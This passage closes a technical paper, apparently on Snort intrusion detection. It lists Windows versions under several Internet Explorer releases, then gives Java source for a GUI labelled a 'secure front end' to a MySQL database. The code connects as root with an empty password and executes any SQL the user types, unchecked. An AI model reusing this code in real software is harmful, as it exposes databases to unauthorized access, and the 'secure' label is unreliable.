- *Microsoft Windows 2000 Terminal Services SP2*
- *Microsoft Windows 95*
- *Microsoft Windows 98*
- *Microsoft Windows 98SE*
- *Microsoft Windows ME*
- *Microsoft Windows NT Enterprise Server 4.0*
- *Microsoft Windows NT Enterprise Server 4.0 SP1*
- *Microsoft Windows NT Enterprise Server 4.0 SP2*
- *Microsoft Windows NT Enterprise Server 4.0 SP3*
- *Microsoft Windows NT Enterprise Server 4.0 SP4*
- *Microsoft Windows NT Enterprise Server 4.0 SP5*
- *Microsoft Windows NT Enterprise Server 4.0 SP6*
- *Microsoft Windows NT Enterprise Server 4.0 SP6a*
- *Microsoft Windows NT Server 4.0*
- *Microsoft Windows NT Server 4.0 SP1*
- *Microsoft Windows NT Server 4.0 SP2*
- *Microsoft Windows NT Server 4.0 SP3*
- *Microsoft Windows NT Server 4.0 SP4*
- *Microsoft Windows NT Server 4.0 SP5*
- *Microsoft Windows NT Server 4.0 SP6*
- *Microsoft Windows NT Server 4.0 SP6a*
- *Microsoft Windows NT Terminal Server 4.0*
- *Microsoft Windows NT Terminal Server 4.0 SP1*
- *Microsoft Windows NT Terminal Server 4.0 SP2*
- *Microsoft Windows NT Terminal Server 4.0 SP3*
- *Microsoft Windows NT Terminal Server 4.0 SP4*
- *Microsoft Windows NT Terminal Server 4.0 SP5*
- *Microsoft Windows NT Terminal Server 4.0 SP6*
- *Microsoft Windows NT Workstation 4.0*
- *Microsoft Windows NT Workstation 4.0 SP1*
- *Microsoft Windows NT Workstation 4.0 SP2*
- *Microsoft Windows NT Workstation 4.0 SP3*
- *Microsoft Windows NT Workstation 4.0 SP4*
- *Microsoft Windows NT Workstation 4.0 SP5*
- *Microsoft Windows NT Workstation 4.0 SP6*
- *Microsoft Windows NT Workstation 4.0 SP6a*

Microsoft Internet Explorer 5.5 SP1
- *Microsoft Windows 2000 Advanced Server*
- *Microsoft Windows 2000 Advanced Server SP1*
- *Microsoft Windows 2000 Advanced Server SP2*
- *Microsoft Windows 2000 Datacenter Server*
- *Microsoft Windows 2000 Datacenter Server SP1*
- *Microsoft Windows 2000 Datacenter Server SP2*
- *Microsoft Windows 2000 Professional*
- *Microsoft Windows 2000 Professional SP1*
- *Microsoft Windows 2000 Professional SP2*
- *Microsoft Windows 2000 Server*
- *Microsoft Windows 2000 Server SP1*
- *Microsoft Windows 2000 Server SP2*

- *Microsoft Windows 2000 Terminal Services*
- *Microsoft Windows 2000 Terminal Services SP1*
- *Microsoft Windows 2000 Terminal Services SP2*
- *Microsoft Windows 95*
- *Microsoft Windows 98*
- *Microsoft Windows NT Enterprise Server 4.0*
- *Microsoft Windows NT Enterprise Server 4.0 SP1*
- *Microsoft Windows NT Enterprise Server 4.0 SP2*
- *Microsoft Windows NT Enterprise Server 4.0 SP3*
- *Microsoft Windows NT Enterprise Server 4.0 SP4*
- *Microsoft Windows NT Enterprise Server 4.0 SP5*
- *Microsoft Windows NT Enterprise Server 4.0 SP6*
- *Microsoft Windows NT Enterprise Server 4.0 SP6a*
- *Microsoft Windows NT Server 4.0*
- *Microsoft Windows NT Server 4.0 SP1*
- *Microsoft Windows NT Server 4.0 SP2*
- *Microsoft Windows NT Server 4.0 SP3*
- *Microsoft Windows NT Server 4.0 SP4*
- *Microsoft Windows NT Server 4.0 SP5*
- *Microsoft Windows NT Server 4.0 SP6*
- *Microsoft Windows NT Server 4.0 SP6a*
- *Microsoft Windows NT Terminal Server 4.0*
- *Microsoft Windows NT Terminal Server 4.0 SP1*
- *Microsoft Windows NT Terminal Server 4.0 SP2*
- *Microsoft Windows NT Terminal Server 4.0 SP3*
- *Microsoft Windows NT Terminal Server 4.0 SP4*
- *Microsoft Windows NT Terminal Server 4.0 SP5*
- *Microsoft Windows NT Terminal Server 4.0 SP6*
- *Microsoft Windows NT Workstation 4.0*
- *Microsoft Windows NT Workstation 4.0 SP1*
- *Microsoft Windows NT Workstation 4.0 SP2*
- *Microsoft Windows NT Workstation 4.0 SP3*
- *Microsoft Windows NT Workstation 4.0 SP4*
- *Microsoft Windows NT Workstation 4.0 SP5*
- *Microsoft Windows NT Workstation 4.0 SP6*
- *Microsoft Windows NT Workstation 4.0 SP6a*

Microsoft Internet Explorer 5.5

- *Microsoft Windows 2000 Advanced Server*
- *Microsoft Windows 2000 Advanced Server SP1*
- *Microsoft Windows 2000 Advanced Server SP2*
- *Microsoft Windows 2000 Datacenter Server*
- *Microsoft Windows 2000 Datacenter Server SP1*
- *Microsoft Windows 2000 Datacenter Server SP2*
- *Microsoft Windows 2000 Professional*
- *Microsoft Windows 2000 Professional SP1*
- *Microsoft Windows 2000 Professional SP2*
- *Microsoft Windows 2000 Server*
- *Microsoft Windows 2000 Server SP1*
- *Microsoft Windows 2000 Server SP2*
- *Microsoft Windows 2000 Terminal Services*
- *Microsoft Windows 2000 Terminal Services SP1*
- *Microsoft Windows 2000 Terminal Services SP2*
- *Microsoft Windows 95*
- *Microsoft Windows 98*
+ *Microsoft Windows ME*
- *Microsoft Windows NT Enterprise Server 4.0*
- *Microsoft Windows NT Enterprise Server 4.0 SP1*
- *Microsoft Windows NT Enterprise Server 4.0 SP2*
- *Microsoft Windows NT Enterprise Server 4.0 SP3*
- *Microsoft Windows NT Enterprise Server 4.0 SP4*
- *Microsoft Windows NT Enterprise Server 4.0 SP5*
- *Microsoft Windows NT Enterprise Server 4.0 SP6*
- *Microsoft Windows NT Enterprise Server 4.0 SP6a*
- *Microsoft Windows NT Server 4.0*
- *Microsoft Windows NT Server 4.0 SP1*
- *Microsoft Windows NT Server 4.0 SP2*
- *Microsoft Windows NT Server 4.0 SP3*

- *Microsoft Windows NT Server 4.0 SP4*
- *Microsoft Windows NT Server 4.0 SP5*
- *Microsoft Windows NT Server 4.0 SP6*
- *Microsoft Windows NT Server 4.0 SP6a*
- *Microsoft Windows NT Terminal Server 4.0*
- *Microsoft Windows NT Terminal Server 4.0 SP1*
- *Microsoft Windows NT Terminal Server 4.0 SP2*
- *Microsoft Windows NT Terminal Server 4.0 SP3*
- *Microsoft Windows NT Terminal Server 4.0 SP4*
- *Microsoft Windows NT Terminal Server 4.0 SP5*
- *Microsoft Windows NT Terminal Server 4.0 SP6*
- *Microsoft Windows NT Workstation 4.0*
- *Microsoft Windows NT Workstation 4.0 SP1*
- *Microsoft Windows NT Workstation 4.0 SP2*
- *Microsoft Windows NT Workstation 4.0 SP3*
- *Microsoft Windows NT Workstation 4.0 SP4*
- *Microsoft Windows NT Workstation 4.0 SP5*
- *Microsoft Windows NT Workstation 4.0 SP6*
- *Microsoft Windows NT Workstation 4.0 SP6a*

Microsoft Internet Explorer 6.0 SP1

Microsoft Internet Explorer 6.0

- *Microsoft Windows 2000 Advanced Server*
- *Microsoft Windows 2000 Advanced Server SP1*
- *Microsoft Windows 2000 Advanced Server SP2*
- *Microsoft Windows 2000 Datacenter Server*
- *Microsoft Windows 2000 Datacenter Server SP1*
- *Microsoft Windows 2000 Datacenter Server SP2*
- *Microsoft Windows 2000 Professional*
- *Microsoft Windows 2000 Professional SP1*
- *Microsoft Windows 2000 Professional SP2*
- *Microsoft Windows 2000 Server*
- *Microsoft Windows 2000 Server SP1*
- *Microsoft Windows 2000 Server SP2*
- *Microsoft Windows 2000 Terminal Services*
- *Microsoft Windows 2000 Terminal Services SP1*
- *Microsoft Windows 2000 Terminal Services SP2*
- *Microsoft Windows 98*
- *Microsoft Windows 98SE*
- *Microsoft Windows ME*
- *Microsoft Windows NT Enterprise Server 4.0 SP6a*
- *Microsoft Windows NT Server 4.0 SP6a*
- *Microsoft Windows NT Workstation 4.0 SP6a*
- *Microsoft Windows Server 2003 Datacenter Edition*
- *Microsoft Windows Server 2003 Datacenter Edition 64-bit*
- *Microsoft Windows Server 2003 Enterprise Edition*
- *Microsoft Windows Server 2003 Enterprise Edition 64-bit*
- *Microsoft Windows Server 2003 Standard Edition*
- *Microsoft Windows Server 2003 Web Edition*
- *Microsoft Windows XP Home*
- *Microsoft Windows XP Professional*

7 Appendix B - Java source code to interface to MYSQL as secure front end.

```
        /** This string holds the sql query*/
        private String sqlQuery=new String();

        /** Constructor of the class; need the sql Query to be implemented to intialise it.*/
        public Connect8(String sqlQuery){
                this.sqlQuery=sqlQuery;
        }

        public String executeSqlQuery(){

                String returnString="";
                 try
                 {

                        Class.forName("com.mysql.jdbc.Driver").newInstance();
                         java.sql.Connection conn
=DriverManager.getConnection("jdbc:mysql://127.0.0.1/snort?user=root&password=");
                java.sql.Statement stmt =conn.createStatement();
                 java.sql.ResultSet rs = stmt.executeQuery(""+sqlQuery);

                 while (rs.next())
                 {
                                String temp = returnString.concat(rs.getString(1));
                                returnString=returnString.concat(""+temp+"\n");

                 }
                  rs.close();
                 stmt.close();
                  conn.close();
                 }

                 catch(Exception e)
                 {
                 e.printStackTrace();
                 }
                return returnString;
         }


}

import java.awt.*;
import java.awt.event.*;

import javax.swing.*;


public class ConnectionGui extends JPanel {
        private TextArea t1;
        private TextArea t2;
        private TextArea t3;
        private Connect8 connect8;
        private JButton b1;
        private JButton b2;
        private JLabel l1;

        private String mySqlQuery;
        public ConnectionGui() {
                setLayout(new GridLayout(5, 0));
                mySqlQuery = "";
                t1 = new TextArea(1, 40);
                t2 = new TextArea(1, 40);
                t3 = new TextArea(3, 40);
                b1 = new JButton("Confirm");
                b2 = new JButton("Send");
                 JLabel l1 = new JLabel("please write your SQL Query here :");

            add(l1);
                add(t1);
                add(b1);
```

```
                add(t2);
                add(b2);
                add(t3);

                addEventListeners();

        }

        private void addEventListeners() {
                t1.addKeyListener(new KeyAdapter() {
                        public void keyReleased(KeyEvent e) {
                                mySqlQuery = t1.getText();

                        }
                });



                b1.addActionListener(new ActionListener() {
                        public void actionPerformed(ActionEvent e) {
                                t2.setText(mySqlQuery);
                        }
                });

                b2.addActionListener(new ActionListener() {
                        public void actionPerformed(ActionEvent e) {

                                /** This initialises an object of The Coonector8 class which will execute the
query
                                    entered by the user*/
                                connect8 =new Connect8(mySqlQuery);
                                //connect8.executeSqlQuery();
                                t3.setText(connect8.executeSqlQuery());
                        }
                });//this symbol is needed when we are using an inner class.

        }
        public static void main(String[] args) {
                final Frame f = new Frame("PAUL Project");

                ConnectionGui mainPanel = new ConnectionGui();

                f.add(mainPanel);
                f.pack();
                f.setVisible(true);

        }
}
```

The end of Appendices and paper completely